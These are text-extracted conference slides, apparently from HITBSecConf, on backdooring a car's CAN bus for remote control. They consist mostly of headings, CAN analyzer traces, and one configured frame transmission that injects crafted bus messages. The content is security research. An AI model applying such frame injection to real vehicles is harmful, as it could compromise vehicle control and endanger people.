

In Through The Out Door:
Backdooring & Remotely Controlling Cars
With

The Bocho



By


@unapibageek and @holesec



HITBSecConf

Who we are?
And
Where We are from?







When we start
with this?



200
230
260
290
320

Illegal (or maybe not)



BACKDOORING CAN BUS FOR REMOTE CAR HACKING
BERTA & CARACCILO






www?














A quick review







TRACE	ID	DLC	DATA 0	DATA 1	DATA 2	DATA 3	DATA 4	DATA 5	DATA 6	DATA 7
RX	0x60D	8	0x40	0x16	0x00	0x00	0x3A	0x55	0x02	0x00



Ejec. Disparado

P 100 μs

Fact. de ampl: 5 X

Filtro de ruido apagado

CAN [Id: 284] 8 Data: 00 D: 00 Data: 00 D: 00 D: 00 Data: 00 D: 45 D: C8

2.00 V 2.00 V 20.0 μs 54.8000 μs Inicio trama

Tipo Bus

Bus origen B1 (CAN)

Disparar en inicio trama

Modo disp Normal y t. retención


16:40:46

CAN BUS Analyzer


File View Tools Setup Help

Found Traces

TRACE	ID	DLC	DATA 0	DATA 1	DATA 2	DATA 3	DATA 4	DATA 5	DATA 6	DATA 7	TIME STAMP (sec)	TIME DELTA (sec)	COUNTER
RX	0x244	7	0xFE	0xFE	0x00	0x18	0x00	0x00	0xFE		507.2602	0.020	24713
RX	0x5C5	8	0x40	0x00	0x2E	0xC3	0x06	0xFC	0x00	0x68	507.0092	0.099	4987
RX	0x284	8	0x00	0x00	0x00	0x00	0x00	0x00	0xCB	0x51	507.0112	0.020	24749
RX	0x285	8	0x00	0x00	0x00	0x00	0x00	0x00	0xCB	0x52	507.0112	0.020	24702
RX	0x212	6	0x00	0x00	0x00	0x00	0x00	0x0C			507.0172	0.020	24830
RX	0x354	8	0x00	0x00	0x00	0x00	0x00	0x00	0x04	0x00	506.9912	0.040	12330
RX	0x215	6	0x31	0x00	0x00	0x0A	0x11	0x00			507.0172	0.020	24855
RX	0x645	5	0x40	0xFF	0xFF	0x00	0x00				507.0192	0.099	4975
RX	0x366	3	0x00	0x00	0x00						506.9293	0.099	4966
RX	0x5FD	8	0x02	0xEC	0x30	0xA3	0x8A	0x22	0x00	0x00	506.9992	0.099	4963
RX	0x60D	8	0x44	0x16	0x00	0x00	0x3F	0x62	0x02	0x00	506.9202	0.100	5174
RX	0x625	6	0x82	0x40	0xEB	0x11	0x00	0x00			506.9383	0.100	4960
RX	0x626	6	0x80	0x00	0x18	0x00	0x0A	0x40			506.9392	0.101	4944
RX	0x6F8	5	0x00	0x00	0x00	0x02	0xFF				506.9392	0.100	4964
RX	0x35D	8	0x90	0x03	0x00	0x00	0x08	0x00	0x53	0x00	506.9832	0.099	4971



How could I
find my frame?



CANSPY

a Platform for Auditing CAN Devices

TRACE	ID	DLC	DATA 0	DATA 1	DATA 2	DATA 3	DATA 4	DATA 5	DATA 6	DATA 7
RX	0x60D	8	0x40	0x16	0x00	0x00	0x3A	0x55	0x02	0x00

TRACE	ID	DLC	DATA 0	DATA 1	DATA 2	DATA 3	DATA 4	DATA 5	DATA 6	DATA 7
RX	0x60D	8	0x46	0x16	0x00	0x00	0x3A	0x54	0x02	0x00

TRACE	ID	DLC	DATA 0	DATA 1	DATA 2	DATA 3	DATA 4	DATA 5	DATA 6	DATA 7
RX	0x60D	8	0x44	0x1E	0x00	0x00	0x3A	0x54	0x02	0x00

CAN BUS Analyzer

File View Tools Setup Help


Transmit														COUNTER
FORMAT	ID	CLC	DATA 0	DATA 1	DATA 2	DATA 3	DATA 4	DATA 5	DATA 6	DATA 7	PERIOD (msec)	REPEAT	TRANSMIT	
HEX	600	8	40	1E	00	00	3F	61	02	00	100	50	Send	9829
HEX											0	0	Send	020
HEX											0	0	Send	9895
HEX											0	0	Send	9827
HEX											0	0	Send	9964
HEX											0	0	Send	9900
HEX											0	0	Send	9996
HEX											0	0	Send	005
HEX											0	0	Send	994
HEX											0	0	Send	990
RX	0x600	8	0x40	0x1E	0x00	0x00	0x3F	0x61	0x02	0x00	809.2122		0.099	8336
RX	0x625	6	0x82	0x00	0xC8	0x91	0x00	0x00			809.2672		0.100	7984
RX	0x626	6	0x80	0x00	0x10	0x00	0x0A	0x40			809.2672		0.100	7970
RX	0x6F8	5	0x00	0x00	0x00	0x02	0xFF				809.2672		0.099	7989
RX	0x350	8	0x90	0x03	0x00	0x00	0x08	0x00	0x53	0x00	809.2822		0.100	7987

Tool Connected | 500 Kbps | Normal Mode | Error Normal | TX ERR: 0 | RX ERR: 0 | Termination: ON | Trace Active | Logging Inactive | ID in HEX | DATA in HEX

Tool Connected | 200 Kbps | Normal Mode | Error Normal | TX ERR: 0 | RX ERR: 0 | Termination: ON | Trace Active | Logging Inactive | ID in HEX | DATA in HEX

RX | 0x320 | 8 | 0x20 | 0x00 | 0x00 | 0x00 | 0x00 | 0x00 | 0x00 | 0x00 | 809.3855 | 0.100 | 7987










Backdooring
the CAN bus
for remote car control



NO ES NADA






Version 1

